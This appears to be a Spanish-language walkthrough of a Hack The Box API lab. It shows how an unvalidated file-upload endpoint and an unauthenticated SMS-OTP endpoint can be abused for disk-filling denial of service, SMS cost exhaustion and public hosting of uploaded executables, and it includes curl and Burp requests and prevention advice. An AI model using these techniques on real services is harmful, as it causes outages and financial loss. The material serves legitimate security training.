
Al revisar el grupo Supplier-Companies, notamos un solo endpoint relacionado con el segundo rol: el endpoint POST `/api/v1/supplier-companies/certificates-of-incorporation`. Al expandirlo, vemos que requiere el rol `SupplierCompanies_UploadCertificateOfIncorporation` y permite al personal de una empresa proveedora cargar su certificado de constitución como un archivo PDF, almacenándolo en el disco de forma indefinida:

Swagger UI interface for the POST endpoint `/api/v1/supplier-companies/certificates-of-incorporation`. The endpoint description states: "Use this endpoint to upload the Certificate of Incorporation for Supplier Companies in PDF format. The Supplier performing the upload must be a staff of the Company. Upon submission, the PDF files are stored on disk indefinitely; we must make sure that InlaneFreight informs Supplier Companies about this storage policy. Additionally, the Privacy Officer should ensure that this information is accurately reflected in the Privacy Policy." The required role is `SupplierCompanies_UploadCertificateOfIncorporation`. The request body is required and uses `multipart/form-data`. The parameters are:


- `CertificateOfIncorporationPDFFormFile` (string(binary)): A file upload field with a "Choose File" button and a "No file chosen" message. A red arrow points to the "Choose File" button. There is a checkbox for "Send empty value" which is checked.
- `CompanyID` (string(\$guid)): A text input field with a "CompanyID" label. There is a checkbox for "Send empty value" which is checked.

The "Execute" button is visible at the bottom of the request body section. The "Responses" section shows a 200 status code with the description "Success".

Intentemos cargar un archivo PDF grande que contenga bytes aleatorios. Primero, usaremos `/api/v1/supplier-companies/current-user` para obtener el ID de la empresa proveedora del usuario autenticado actualmente, `b75a7c76-e149-4ca7-9c55-d9fc4ffa87be`:



Después de invocar el endpoint, notamos que la API devuelve un mensaje de carga exitosa, junto con el tamaño del archivo cargado:




Debido a que el endpoint no valida si el tamaño del archivo está dentro de un rango específico, el backend guardará archivos de cualquier tamaño en el disco. Además, si el endpoint no implementa una limitación de velocidad (**rate-limiting**), podemos intentar causar una denegación de servicio (**denial-of-service**) enviando la solicitud de carga de archivos repetidamente, consumiendo todo el almacenamiento en disco disponible. Explotar esta vulnerabilidad para consumir todo el almacenamiento en disco del marketplace resultará en pérdidas financieras para las partes interesadas de Inlanefreight E-Commerce Marketplace.

Adicionalmente, necesitamos probar si el endpoint permite cargar archivos que no sean PDF. Usemos dd de nuevo para generar un archivo con la extensión .exe, llenándolo con bytes aleatorios:


```
AlejandroGB@htb[/htb]$ dd if=/dev/urandom of=reverse-shell.exe bs=1M count=10
```

```
10+0 records in
10+0 records out
10485760 bytes (10 MB, 10 MiB) copied, 0.0398348 s, 263 MB/s
```

Dentro del endpoint **POST** `/api/v1/supplier-companies/certificates-of-incorporation`, haremos clic en el botón 'Choose File' y cargaremos el archivo:



Después de invocar el endpoint, notamos que la API devuelve un mensaje de carga exitosa, lo que indica que el endpoint no valida la extensión del archivo (adicionalmente, observa cómo los archivos se almacenan dentro de **wwwroot/SupplierCompaniesCertificatesOfIncorporations**):



Si logramos, mediante ingeniería social, que un administrador del sistema de Inlanefreight E-Commerce Marketplace abra el archivo, el ejecutable se correrá, otorgándonos potencialmente una shell inversa (reverse shell) (asumiendo que hubiéramos usado un ejecutable de shell inversa real, como los generados por msfvenom).

Abusando de Comportamientos Predeterminados

Después de cada solicitud para cargar archivos, notamos que la URI del archivo apunta a `wwwroot/SupplierCompaniesCertificatesOfIncorporations`, que se encuentra dentro del directorio `wwwroot`.

El administrador de Inlanefreight E-Commerce Marketplace nos ha informado que la API web está desarrollada con [ASP.NET Core](#). Por defecto, los archivos estáticos en el directorio `wwwroot` son [accesibles públicamente](#). Intentemos descargar el archivo exe que cargamos anteriormente:

```
AlejandroGB@htb[htb]$ curl -O
http://94.237.51.179:51135/SupplierCompaniesCertificatesOfIncorporations/reverse-shell.exe

% Total    % Received % Xferd Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent  Left  Speed
100 10.0M  100 10.0M    0     0  11.4M    0 --:--:-- --:--:-- --:--:-- 11.4M
```

Si podemos enumerar nombres de archivos dentro del directorio SupplierCompaniesCertificatesOfIncorporations (y otros directorios dentro de wwwroot), podríamos acceder potencialmente a información sensible sobre otros clientes de Inlandfreight E-Commerce Marketplace. Además, podríamos utilizar la API web como almacenamiento en la nube para malware que podría ser distribuido a las víctimas.


Prevención

Para mitigar la vulnerabilidad de Unrestricted Resource Consumption, el endpoint POST /api/v1/supplier-companies/certificates-of-incorporation debe implementar mecanismos de validación exhaustivos tanto para el tamaño, la extensión y el contenido de los archivos cargados. Validar el tamaño de los archivos previene el consumo excesivo de recursos del servidor, como el espacio en disco y la memoria, mientras que asegurar que solo se carguen tipos de archivos autorizados y esperados ayuda a prevenir posibles riesgos de seguridad.


Implementar la validación del tamaño del archivo asegura que los archivos cargados no excedan los límites especificados, previniendo así el consumo excesivo de recursos del servidor. Alternativamente, validar las extensiones de archivo asegura que solo se acepten tipos de archivo autorizados, como PDF o formatos de imagen específicos. Esto previene la carga maliciosa de archivos ejecutables (exe, bat, sh) u otros tipos de archivos potencialmente dañinos que podrían comprometer la seguridad del servidor. Implementar una validación estricta de la extensión de archivo, junto con verificaciones del lado del servidor, ayuda a hacer cumplir las políticas de seguridad y previene el acceso y la ejecución no autorizados de archivos.

Integrar herramientas de escaneo de antivirus como [ClamAV](#) añade una capa de seguridad al escanear el contenido de los archivos en busca de firmas de malware conocidas antes de guardarlos en el disco. Esta medida proactiva ayuda a detectar y prevenir la carga de archivos infectados que podrían comprometer la integridad del servidor.


Además, aplicar mecanismos robustos de autenticación y autorización asegura que solo los usuarios autenticados con los privilegios adecuados puedan cargar archivos y acceder a recursos en directorios de acceso público como wwwroot.



Ya estamos logeados.



Ahora vamos a Roles y al hacer clic en Execute (Ejecutar) vemos los roles que pertenecen a las credenciales con la que nos acabamos de autenticar.



Vamos al endpoint **POST** `/api/v1/supplier-companies/certificate-of-incorporation` y en la lectura nos damos cuenta que si tenemos el rol que se requiere.

POST `/api/v1/supplier-companies/certificate-of-incorporation` Uploads a Supplier Company's Certificate of Incorporation

Use this endpoint to upload the Certificate of Incorporation for Supplier Companies in PDF format. The PDF files are stored on disk indefinitely; we must make sure that Inlanefreight information is accurately reflected in the Privacy Policy. Additionally, the Privacy Officer should ensure that this information is accurately reflected in the Privacy Policy.

Role(s) required: **SupplierCompanies_UploadCertificateOfIncorporation**

Parameters

No parameters

Request body required

CertificateOfIncorporationPDFFormFile
string(\$binary)

No file selected.

☒ Send empty value

CompanyID
string(\$guid)

☒ Send empty value

Execute

Intentemos cargar un archivo PDF grande que contenga bytes aleatorios. Primero, usaremos `/api/v1/supplier-companies/current-user` para obtener el ID.

GET `/api/v1/supplier-companies/current-user` Gets the Supplier Company of the currently authenticated Supplier

Role(s) required: **None**

Parameters

No parameters

Execute **Clear**

"id": `"b75a7c76-e149-4ca7-9c55-d9fc4ffa87be"`.

Code **Details**

200

Response body

```
{  "supplierCompany": {    "id": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",    "name": "PentesterCompany",    "email": "supplier@pentestercompany.com",    "isExemptedFromMarketplaceFee": 0,    "certificateOfIncorporationPDFFileURI": "CompanyDidNotUploadYet"  }}
```

Response headers

A continuación, usaremos `dd` (por defecto en kali) para crear un archivo que contenga 30 megabytes aleatorios y le asignaremos la extensión `.pdf`

Comando: `dd if=/dev/urandom of=certificateOfIncorporation.pdf bs=1M count=30`

Luego, dentro del endpoint **POST** `/api/v1/supplier-companies/certificates-of-incorporation`, haremos clic en el botón 'Choose File' y cargaremos el archivo:

POST `/api/v1/supplier-companies/certificates-of-incorporation` Uploads a Supplier's Company Certificate of Incorporation

Use this endpoint to upload the Certificate of Incorporation for Supplier Companies in PDF format. The Supplier performing the upload must be a staff of the Company. Upon submission, the PDF files are stored on disk indefinitely; we must make sure that Inlanefreight informs Supplier Companies about this storage policy. Additionally, the Privacy Officer should ensure that this information is accurately reflected in the Privacy Policy.

Role(s) required: **SupplierCompanies_UploadCertificateOfIncorporation**

Parameters Cancel Reset

No parameters

Request body required multipart/form-data

CertificateOfIncorporationPDFFormFile
string(\$binary) certificateOfIncorporation.pdf
☐ Send empty value

CompanyID
string(\$uuid)
☐ Send empty value

Execute

Después de invocar el endpoint, notamos que la API devuelve un mensaje de carga exitosa, junto con el tamaño del archivo cargado:

Code	Details
200	Response body <pre>{ "successStatus": true, "fileURI": "file:///app/wwwroot/SupplierCompaniesCertificatesOfIncorporations/certificateOfIncorporation.pdf", "fileSize": 31457280}</pre>

Debido a que el endpoint no valida si el tamaño del archivo está dentro de un rango específico, el backend guardará archivos de cualquier tamaño en el disco. Además, si el endpoint no implementa una limitación de velocidad (rate-limiting), podemos intentar causar una denegación de servicio (denial-of-service) enviando la solicitud de carga de archivos repetidamente, consumiendo todo el almacenamiento en disco disponible. Explotar esta vulnerabilidad para consumir todo el almacenamiento en disco del marketplace resultará en pérdidas financieras para las partes interesadas de Inlanefreight E-Commerce Marketplace.

Adicionalmente, necesitamos probar si el endpoint permite cargar archivos que no sean PDF. Usemos dd de nuevo para generar un archivo con la extensión .exe, llenándolo con bytes aleatorios:

Request body required

CertificateOfIncorporationPDFFormFile
string(\$binary)

Browse...

reverse-shell.exe

☐ Send empty value

CompanyID
string(\$guid)

b75a7c76-e149-4ca7-9c55-d9fc4ffa87be

☐ Send empty value

Después de invocar el endpoint, notamos que la API devuelve un mensaje de carga exitosa, lo que indica que el endpoint no valida la extensión del archivo (adicionalmente, observa cómo los archivos se almacenan dentro de [wwwroot/SupplierCompaniesCertificatesOfIncorporations](#)):

Code	Details
200	Response body <pre>{ "successStatus": true, "fileURI": "file:///app/wwwroot/SupplierCompaniesCertificatesOfIncorporations/reverse-shell.exe", "fileSize": 10485760 }</pre>

Si logramos, mediante ingeniería social, que un administrador del sistema de Inlanefreight E-Commerce Marketplace abra el archivo, el ejecutable se correrá, otorgándonos potencialmente una shell inversa (**reverse shell**) (asumiendo que hubiéramos usado un ejecutable de shell inversa real, como los generados por **msfvenom**).

Abusando de Comportamientos Predeterminados

Después de cada solicitud para cargar archivos, notamos que la URI del archivo apunta a wwwroot/SupplierCompaniesCertificatesOfIncorporations, que se encuentra dentro del directorio [wwwroot](#).

El administrador de [Inlanefreight E-Commerce Marketplace](#) nos ha informado que la API web está desarrollada con [ASP.NET Core](#). Por defecto, los archivos estáticos en el directorio [wwwroot](#) son [accesibles públicamente](#). Intentemos descargar el archivo [exe](#) que cargamos anteriormente:


```
(root@kali)-[/home/kali]
# curl -O http://154.57.164.82:30317/SupplierCompaniesCertificatesOfIncorporations/reverse-shell.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %         %         Dload  Upload   Total   Spent    Left     Speed
100 10.00M 100 10.00M    0     0  2.16M      0  00:04  00:04    0     2.17M
```

Si podemos enumerar nombres de archivos dentro del directorio [SupplierCompaniesCertificatesOfIncorporations](#) (y otros directorios dentro de [wwwroot](#)), podríamos acceder potencialmente a información sensible sobre otros clientes de [Inlanefreight E-Commerce Marketplace](#). Además, podríamos utilizar la API web como almacenamiento en la nube para malware que podría ser distribuido a las víctimas.

Solución:

Vamos a `/api/v1/authentication/customers/passwords/resets/sms-otp`

Vemos que no se requiere ningún rol para el envío de “otp” cualquier usuario podría generar un “sms otp” sin límite de envíos para este caso.




POST `/api/v1/authentication/customers/passwords/resets/sms-otp` Sends a password-reset OTP to a Customer's phone number

This endpoint sends an OTP via SMS to the Customer's phone number when they want to reset their password.
The SMS provider we are working with charges us a significant amount per message. We need to request a discount from them; otherwise, our revenues will decrease.

Role(s) required: **None**

Así que de forma repetida daremos clic en ejecutar para provocar un consumo de recursos sin restricciones.



Execute **Clear**

Responses

Curl

```
curl -X 'POST' \
  'http://154.57.164.66:30465/api/v1/authentication/customers/passwords/resets/sms-otp' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "Email": "string"
  }'
```

Request URL


```
http://154.57.164.66:30465/api/v1/authentication/customers/passwords/resets/sms-otp
```

Server response

Code	Details
200	Response body <pre>{ "flag": "HTB(01de742d8cd942a[REDACTED])" }</pre> Response headers

Download

También lo podemos ver desde BurpSuite dando clic repetidamente en Send.



Send **Cancel** **<** **>**

Request

Pretty Raw Hex

```
1 POST /api/v1/authentication/customers/passwords/resets/sms-otp HTTP/1.1
2 Host: 154.57.164.66:30465
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://154.57.164.66:30465/swagger/index.html
8 Content-Type: application/json
9 Content-Length: 23
10 Origin: http://154.57.164.66:30465
11 Connection: keep-alive
12 Priority: u=0
13
14 {
15   "Email": "string"
16 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Mon, 17 Aug 2026 17:11:37 GMT
4 Server: Kestrel
5 Access-Control-Allow-Origin: *
6 Content-Length: 48
7
8 {
9   "flag": "HTB(01de742d8cd942a[REDACTED])"
10 }
```

Autorización rota a nivel de función (5 Broken Function Level Authorization) BFLA

Una API web es vulnerable a la autorización rota a nivel de función (Broken Function Level Authorization, BFLA) si permite a usuarios no autorizados o sin privilegios interactuar e invocar endpoints privilegiados, concediendo acceso a operaciones sensibles o información confidencial. La diferencia entre BOLA y BFLA es que, en el caso de BOLA, el usuario está autorizado a interactuar con el endpoint vulnerable, mientras que en el caso de BFLA, el usuario no lo está.

